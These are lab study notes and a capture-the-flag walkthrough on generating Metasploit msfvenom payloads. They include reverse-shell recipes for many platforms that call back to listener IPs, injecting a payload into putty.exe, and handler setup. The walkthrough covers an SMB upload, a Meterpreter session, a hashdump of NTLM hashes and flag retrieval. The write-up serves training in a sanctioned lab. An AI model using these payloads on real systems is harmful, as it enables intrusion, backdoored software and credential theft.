Metaspolit - Payload Generation

Basic Syntax and Listing Options

The Core Command Structure

The minimal msfvenom command requires three things: a payload (-p), a format (-f), and connection parameters (LHOST/LPORT for reverse payloads):

msfvenom -p payload LHOST=<your_ip> LPORT=your_port -f format -o output_file

Consider a concrete example. To generate a Windows Meterpreter reverse shell as an executable:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f exe -o shell.exe

The Complete Flag Reference:

Flag	Purpose	Example
`-p`	Select the payload	`-p linux/x64/meterpreter/reverse_tcp`
`-f`	Set the output format	`-f elf`, `-f exe`, `-f raw`, `-f python`
`-o`	Write output to a file	`-o payload.exe`
`-e`	Select an encoder	`-e x86/shikata_ga_nai`
`-i`	Number of encoding iterations	`-i 5`
`-b`	Characters to avoid (bad characters)	`-b '\x00\x0a\x0d'`
`-x`	Template binary (inject payload into existing file)	`-x putty.exe`
`-k`	Keep the template's original behavior	`-k` (used with `-x`)
`-a`	Override architecture	`-a x64`
`--platform`	Override platform	`--platform windows`
`-n`	Prepend a NOP sled of N bytes	`-n 16`
`LHOST=`	Your listener IP (not a flag; a payload option)	`LHOST=10.10.14.12`
`LPORT=`	Your listener port (not a flag; a payload option)	`LPORT=4444`

Listing What Is Available

List all payloads: msfvenom -l payloads

list is too long so may want to do something like:
msfvenom -l payloads | grep linux | grep meterpreter

List output formats: msfvenom -l formats

List encoders: msfvenom -l encoders

List platforms and architectures: msfvenom -l platforms

Checking Payload Options

msfvenom -p windows/x64/meterpreter/reverse_tcp --list-options

Staged vs Stageless Payloads

/ for staged, _ for stageless

Stageless (inline) payloads are self-contained. The entire payload, including the Meterpreter agent or shell code, is packaged into a single file. When the payload executes on the target, it connects back to your handler, and the session is established in one step.

Staged payloads work in two steps. First, a small stager executes on the target. The stager's only job is to establish a network connection back to your handler. Once connected, your handler sends the larger stage (the full Meterpreter or shell payload) across that connection. The stage is loaded into memory and executed.

The Trade-Offs

Factor	Stageless	Staged
File size	Larger (full payload included)	Smaller (only the stager is in the file)
Reliability	More reliable; no second download that could fail	Depends on a stable connection during stage transfer
Network dependency	Connects once	Requires sustained connection to download the stage
Detection surface	Full payload on disk (easier to signature-match)	Smaller initial file (harder to signature-match), but stage transfer may be detected
Firewall behavior	Single outbound connection	Stager connects, then pulls a large data transfer (stage); some IDS may flag this pattern
Use with msfconsole exploits	Works, but less common as default	Default for most msfconsole exploit modules
Use with msfvenom	Common choice for standalone payloads	Works, but requires the handler to serve the stage

When to Choose Each

Choose stageless when:

You are generating a standalone file with msfvenom for manual delivery (USB drop, file upload, SSH transfer). The payload must be self-contained because you may not control the network conditions during execution.

You are targeting an environment with intermittent or unreliable network connectivity. A stageless payload only needs to connect once.

You want simplicity. There is no coordination required between the stager and the stage; it either works or it does not.

Choose staged when:

You are working within msfconsole and the exploit module handles staging automatically (this is the default behavior for most exploits).

You need to minimize the initial payload size, for example, when exploiting a buffer overflow with a tight size constraint.

You are delivering the payload through a channel with size limitations (e.g., a SQL injection that can only inject a small amount of shellcode).

Generating Both with Msfvenom

Staged:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f exe -o staged.exe

Stageless:

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f exe -o stageless.exe

Staged payload size: 510 bytes (7 KB as an EXE). This is just the stager; the full Meterpreter agent will be downloaded later.

Stageless payload size: 201,798 bytes (245 KB as an EXE). This is the complete Meterpreter agent, ready to run without any additional downloads.

Handler Behavior Differences

When catching a staged payload with exploit/multi/handler, the handler must serve the stage to the connecting stager.

When catching a stageless payload, the handler simply receives the already-complete Meterpreter connection.

Generating Payloads and Output Formats

Executable Formats vs. Transform Formats

Executable formats produce standalone binary files that the target's operating system can run directly. These include exe (Windows), elf (Linux), macho (macOS), msi (Windows Installer), apk (Android), and war (Java web applications). You use these when your delivery method puts a file on the target that will be executed.

Transform formats produce code or data that you embed into another tool, script, or exploit. These include raw (raw bytes), c (C byte array), csharp (C# byte array), python (Python byte string), powershell (PowerShell byte array), hex (hexadecimal string), and base64 (base64 encoded). You use these when you are building your own exploit, injecting shellcode into a custom loader, or embedding a payload in a script.

Common Payload Recipes

1. Windows Reverse Shell (EXE)
   msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f exe -o shell.exe

When to use: You have a way to get an executable onto a Windows target (file upload, SMB share, phishing attachment, USB drop). The target runs the .exe file, and a Meterpreter session connects back to your handler.

2. Linux Reverse Shell (ELF)
   msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f elf -o shell.elf

When to use: You have file transfer access to a Linux target (SSH, SCP, a writable web directory, or a file upload vulnerability). After transferring the file, you will need to make it executable with chmod +x shell.elf before running it with ./shell.elf.

3. PHP Web Shell
   msfvenom -p php/meterpreter_reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f raw -o shell.php

When to use: You have found a file upload vulnerability in a PHP-based web application. You upload shell.php, then trigger it by navigating to its URL (e.g., http://target.com/uploads/shell.php). The PHP runtime on the web server executes the payload and connects back to your handler.

4. Python One-Liner
   msfvenom -p cmd/unix/reverse_python LHOST=10.130.76.161 LPORT=4444 -f raw

When to use: The target has Python installed, and you can execute commands (through a command injection vulnerability, an SSH session, or a web shell). You paste or pipe this one-liner directly into the target's terminal. No file needs to touch the disk.

5. Raw Shellcode (C Format)
   msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f c

When to use: You are writing a custom exploit, building a payload loader in C, or need raw shellcode bytes for embedding in a buffer overflow exploit. The output is a C-style byte array that you can copy directly into your source code.

Quick Reference: Common Format Choices

Scenario	Payload	Format	Example Flag
Windows executable for file drop	`windows/x64/meterpreter_reverse_tcp`	`exe`	`-f exe`
Linux executable for SSH transfer	`linux/x64/meterpreter_reverse_tcp`	`elf`	`-f elf`
PHP web shell for file upload	`php/meterpreter_reverse_tcp`	`raw`	`-f raw`
Python command injection	`cmd/unix/reverse_python`	`raw`	`-f raw`
Shellcode for custom C exploit	Any Windows/Linux payload	`c`	`-f c`
PowerShell for Windows command execution	`windows/x64/meterpreter_reverse_tcp`	`powershell`	`-f powershell`
Java web application (Tomcat, Jenkins)	`java/meterpreter/reverse_tcp`	`war`	`-f war`
Windows Installer for delivery	`windows/x64/meterpreter_reverse_tcp`	`msi`	`-f msi`

Encoders and Evasion Basics

What Encoding Actually Does

The most well-known encoder in Metasploit is x86/shikata_ga_nai, which applies polymorphic XOR additive feedback encoding. In simple terms, it XOR-encrypts the payload with a changing key and prepends a small decoder stub

The primary legitimate use cases for encoding are:

Bad character removal: Certain exploit delivery channels cannot tolerate specific byte values. For example, a buffer overflow exploited through a string copy function might break if the payload contains null bytes (\x00), newlines (\x0a), or carriage returns (\x0d). Encoding transforms the payload so these bytes never appear.

Format compliance: Some delivery channels have character set restrictions (e.g., only printable ASCII). Encoding can ensure the payload fits within those constraints.

Using Encoders with Msfvenom

The -e flag selects an encoder, -i sets the number of encoding iterations, and -b specifies bad characters to avoid:

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 3 -o encoded.exe

To avoid specific bad characters, use -b followed by the characters in hex notation:

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.130.76.161 LPORT=4444 -f c -b '\x00\x0a\x0d'

The Reality Check: Why Encoding Does Not Bypass Modern AV

Modern endpoint security has moved far beyond static signatures:

Heuristic analysis examines what the code does, not just what it looks like. A decoder stub that decrypts and executes arbitrary code in memory is a well-known behavioral pattern.

Sandboxing executes suspicious files in an isolated environment and observes their behavior. The payload decodes and runs normally inside the sandbox, revealing its true purpose.

AMSI (Antimalware Scan Interface) on Windows intercepts scripts and payloads at runtime, inspecting them after decoding but before execution.

Machine learning models trained on millions of samples can identify malicious patterns even in polymorphic code.

When Encoding Is Still Useful

encoding remains useful for its original purpose: bad character avoidance in exploit development. If you are writing a buffer overflow exploit and your payload must avoid null bytes and newlines, encoding solves that problem cleanly.

Payload Injection and Multi-Platform Payloads

Injecting Payloads into Existing Binaries

The `-x` flag tells `msfvenom` to use an existing executable as a **template**. The payload is injected into the binary, and the resulting file appears to be (and in some cases still functions as) the original application.

Consider this scenario: you want to deliver a payload disguised as a legitimate Windows utility. You take a copy of `putty.exe` and inject your Meterpreter payload into it:

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=CONNECTION_IP LPORT=4444 -x /root/templates/putty.exe -f exe -o putty_backdoor.exe

Preserving original behavior with `-k`

By default, when a payload is injected with `-x`, the original application's functionality may be disrupted. The `-k` flag attempts to preserve the template's original behavior by running the payload in a separate thread:

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=CONNECTION_IP LPORT=4444 -x /root/templates/putty.exe -k -f exe -o putty_backdoor.exe

Detection trade-offs

Template injection introduces several detection risks you should be aware of:

- **Hash mismatch**: The injected binary's file hash will differ from the original. Any integrity checking system that compares file hashes against known-good values will flag it.
- **Digital signature breakage**: If the original binary was digitally signed (as most legitimate software is), the signature becomes invalid after injection. Windows will show a "publisher could not be verified" warning, and signature-verification tools will flag the file.
- **AV heuristics**: Most antivirus products specifically scan for the pattern of legitimate binaries with injected code sections. This technique is well-known and commonly detected.

Multi-Platform Payloads

Android (APK)

msfvenom -p android/meterpreter/reverse_tcp LHOST=CONNECTION_IP LPORT=4444 -o evil.apk

macOS (Mach-O)

msfvenom -p osx/x64/meterpreter_reverse_tcp LHOST=CONNECTION_IP LPORT=4444 -f macho -o shell.macho

Java Web Application (WAR)

msfvenom -p java/meterpreter/reverse_tcp LHOST=CONNECTION_IP LPORT=4444 -f war -o shell.war

ASP/ASPX for IIS

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.12 LPORT=4444 -f aspx -o shell.aspx

JSP
msfvenom -p java/meterpreter/reverse_tcp LHOST=CONNECTION_IP LPORT=4444 -f jsp -o shell.jsp

Choosing the Right Platform and Format

The decision tree is straightforward:

1. **What OS does the target run?** This determines the payload platform (`windows/` , `linux/` , `osx/` , `android/` , `java/` , `php/`).
2. **How will you deliver the payload?** This determines the format. File drop → executable format (`exe` , `elf` , `macho` , `apk`). Web upload → web format (`php` , `asp` , `aspx` , `jsp` , `war`). Code injection → transform format (`raw` , `c` , `python`).
3. **What runtime is available?** If the target has PHP, use PHP. If it has Java, use WAR or JSP. If it is a bare OS with no interpreter, use a native binary.

Handlers and Catching Shells

Setting Up exploit/multi/handler

The `exploit/multi/handler` module is Metasploit's universal listener. It works with every payload type in the framework: Meterpreter, command shells, PHP reverse shells, Python shells, and more. You configure it in `msfconsole` just like any other module.

setup the payload:

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=CONNECTION_IP LPORT=4444 -f elf -o shell.exe

Catch the connection:

use exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST CONNECTION_IP
LHOST => CONNECTION_IP
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

 Name  Current Setting  Required  Description
 ----  ---------------  --------  -----------

Payload options (windows/x64/meterpreter_reverse_tcp):

 Name   Current Setting  Required  Description
 ----   ---------------  --------  -----------
 LHOST  CONNECTION_IP      yes       The listen address
 LPORT  4444             yes       The listen port

Exploit target:

 Id  Name
```

The handler is now listening. When the payload executes on the target and connects back to `CONNECTION_IP:4444`, the handler will establish the session:

```
[*] Meterpreter session 1 opened (CONNECTION_IP:4444 -> MACHINE_IP:55320) at 2026-03-18 17:15:42 +0000

meterpreter >
```

The Golden Rule: Everything Must Match

The single most common reason a handler fails to catch a shell is a **mismatch between the handler configuration and the payload that was generated**. Three values must be identical:

Parameter	In msfvenom	In multi/handler	Must match?
Payload	`-p windows/x64/meterpreter_reverse_tcp`	`set PAYLOAD windows/x64/meterpreter_reverse_tcp`	Exactly
LHOST	`LHOST=CONNECTION_IP`	`set LHOST CONNECTION_IP`	Exactly
LPORT	`LPORT=4444`	`set LPORT 4444`	Exactly

The Full Generate → Deliver → Catch Workflow

Step 1: Generate the payload

AttackBox Terminal

```
root@CONNECTION_IP:~# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=CONNECTION_IP LPORT=4444 -f
[...]
Saved as: shell.exe
```

Step 2: Start the handler (in a separate terminal or backgrounded in msfconsole)

AttackBox Terminal

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST CONNECTION_IP
LHOST => 10.10.14.12
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on CONNECTION_IP:4444
```

Step 3: Deliver the payload (from another terminal window)

AttackBox Terminal

```
msf6 > use auxiliary/admin/smb/upload_file
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/smb/upload_file) > set rhosts MACHINE_IP
rhosts => 10.80.142.86
msf6 auxiliary(admin/smb/upload_file) > set smbuser guest
smbuser => guest
msf6 auxiliary(admin/smb/upload_file) > set smbshare public
smbshare => public
msf6 auxiliary(admin/smb/upload_file) > set lpath /root/shell.exe
lpath => /root/shell.exe
msf6 auxiliary(admin/smb/upload_file) > set rpath shell.exe
rpath => shell.exe
msf6 auxiliary(admin/smb/upload_file) > exploit

[+] MACHINE_IP:445 - /root/shell.exe uploaded to shell.exe
[*] MACHINE_IP:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 4: Execute the payload on the target.

Info: On the actual target, your payload will be executed automatically after you upload it to the SMB share.

Target CMD

```
C:\public>shell.exe
```

Step 5: Catch the session (back in msfconsole)

```
[*] Meterpreter session 1 opened (CONNECTION_IP:4444 -> MACHINE_IP:55320) at 2026-03-18 17:20:15 +0000

meterpreter > sysinfo
Computer        : CAPSTONE
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

Handler Tips

Running the handler in the background

Adding `-j` to the `run` command starts the handler as a background job, so you can continue working in `msfconsole` while it waits for connections:

AttackBox Terminal

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on CONNECTION_IP:4444
msf6 exploit(multi/handler) >
```

ExitOnSession

By default, the handler stops listening after the first session is established. If you want it to keep listening for additional connections (e.g., you deployed the same payload to multiple targets), set `ExitOnSession` to `false`:

AttackBox Terminal

```
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
```

AutoRunScript

The `AutoRunScript` option runs a specified command or script automatically when a new session opens. For example, to automatically migrate Meterpreter to a more stable process:

Attack Box

```
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
```

Capstone Challenge

The Scenario

Your team has uncovered a guest-writable share on the target Windows machine. There is a scheduled task that will run and delete any executable files uploaded to this share. The team also uncovered that the target only allows outbound HTTP/S traffic.

Your objectives:


1. Generate a Windows Meterpreter payload in EXE format using `msfvenom`.
2. Transfer the payload to the target machine.
3. Set up a handler in `msfconsole` and catch the Meterpreter session.


4. Use post-exploitation to dump password hashes of other users on the system.
5. Retrieve the flag.

smbclient -L //10.130.141.141 -N

smbclient //10.130.141.141/public -N

this uncovers the writable share





msfvenom -p windows/x64/meterpreter_reverse_https LHOST=10.130.65.255 LPORT=443 -f exe -o shell.exe

setting up msfconsole

```
root@ip-10-130-65-255:~# msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https
msf exploit(multi/handler) > set LHOST 10.130.65.255
LHOST => 10.130.65.255
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > run -j
```

I set the payload the same as the msfvenom payload and then set the LHOST to the attacking machine and the port to 443 (https)

I then set exit on session to false then ran it in the background

```
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.130.65.255:443/
```

which started the reverse shell handler

i executed the msfvenom to then make shell.exe

```
root@ip-10-130-65-255:~# msfvenom -p windows/x64/meterpreter_reverse_https LHOST
=10.130.65.255 LPORT=443 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 255880 bytes
Final size of exe file: 262656 bytes
Saved as: shell.exe
```

in the smbclient i then put the shell.exe i made

```
smb: \> ls
  .                                   D        0  Mon Apr 27 05:52:33 2026
  ..                                  D        0  Mon Apr 27 05:52:33 2026
  .gitkeep                            A        0  Fri Apr 24 12:25:06 2026

                7863807 blocks of size 4096. 3595510 blocks available
smb: \> put shell.exe
putting file shell.exe as \shell.exe (42749.3 kb/s) (average 42750.0 kb/s)
smb: \> ls
  .                                   D        0  Thu Oct  8 17:36:38 2026
  ..                                  D        0  Thu Oct  8 17:36:38 2026
  .gitkeep                            A        0  Fri Apr 24 12:25:06 2026
  shell.exe                           A   262656  Thu Oct  8 17:36:38 2026

                7863807 blocks of size 4096. 3595445 blocks available
smb: \>
```

in the msf console tab i can see that the shell.exe has run

```
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.130.65.255:443/
[*] https://10.130.65.255:443/ handling request from 10.130.141.141; (UUID: qpwg
m8lc) Redirecting stageless: URI '/43FHPGFQcTJEhEWGLkOQBQCKg9LNafwrgP7JLNK4GGs1O
bzAyP4hENmT_1gRsf9susp3UBWBZwlAugYdm0QZO3vuhZPamsKKqrFprGAdKUmtyr/' with UA 'Moz
illa/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0' -
> UUID 43FHPGFQcTJEhEWGLkOQSQH6xt6ItbnsZfL12cLt8DegOrby50p8PnKXB9EQdtl9Mn_NrVn2V
nDvJgv9L1yvBHmxDJoKv8qs9CYXqbmAGIt400mQf81_SzCnZeOQuxB
[*] https://10.130.65.255:443/ handling request from 10.130.141.141; (UUID: qpwg
m8lc) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (10.130.65.255:443 -> 10.130.141.141:49941) at
2026-10-08 17:37:19 +0000
```

it made a session and since I backgrounded it to access the session i have to do sessions 1

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ CAPS  10.130.65.255:443 -> 10.13
                                     TONE                       0.141.141:49941 (10.130.14
                                                                1.141)

msf exploit(multi/handler) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

then i got a meterpreter session

i used the hashdump command to get the hashes of users

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2dfe3378335d43f9764e581b856a662a:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jim:1008:aad3b435b51404eeaad3b435b51404ee:1e3fe826df1e5af582a98c034cafa9f4:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
```

i then searched for a flag

search -f *flag* -d "C:\Users\Administrator" and used cat to read the flag

```
meterpreter > search -f *flag* -d "C:\Users\Administrator"
Found 1 result...
=================

Path                                        Size (bytes)  Modified (UTC)
----                                        ------------  --------------
C:\Users\Administrator\Documents\flag.txt   39            2026-04-24 12:24:48 +0000

meterpreter >
```

```
meterpreter > cat "C:\Users\Administrator\Documents\flag.txt"
THM{capst0ne_pwn3d_v1a_writable_share}
meterpreter >
```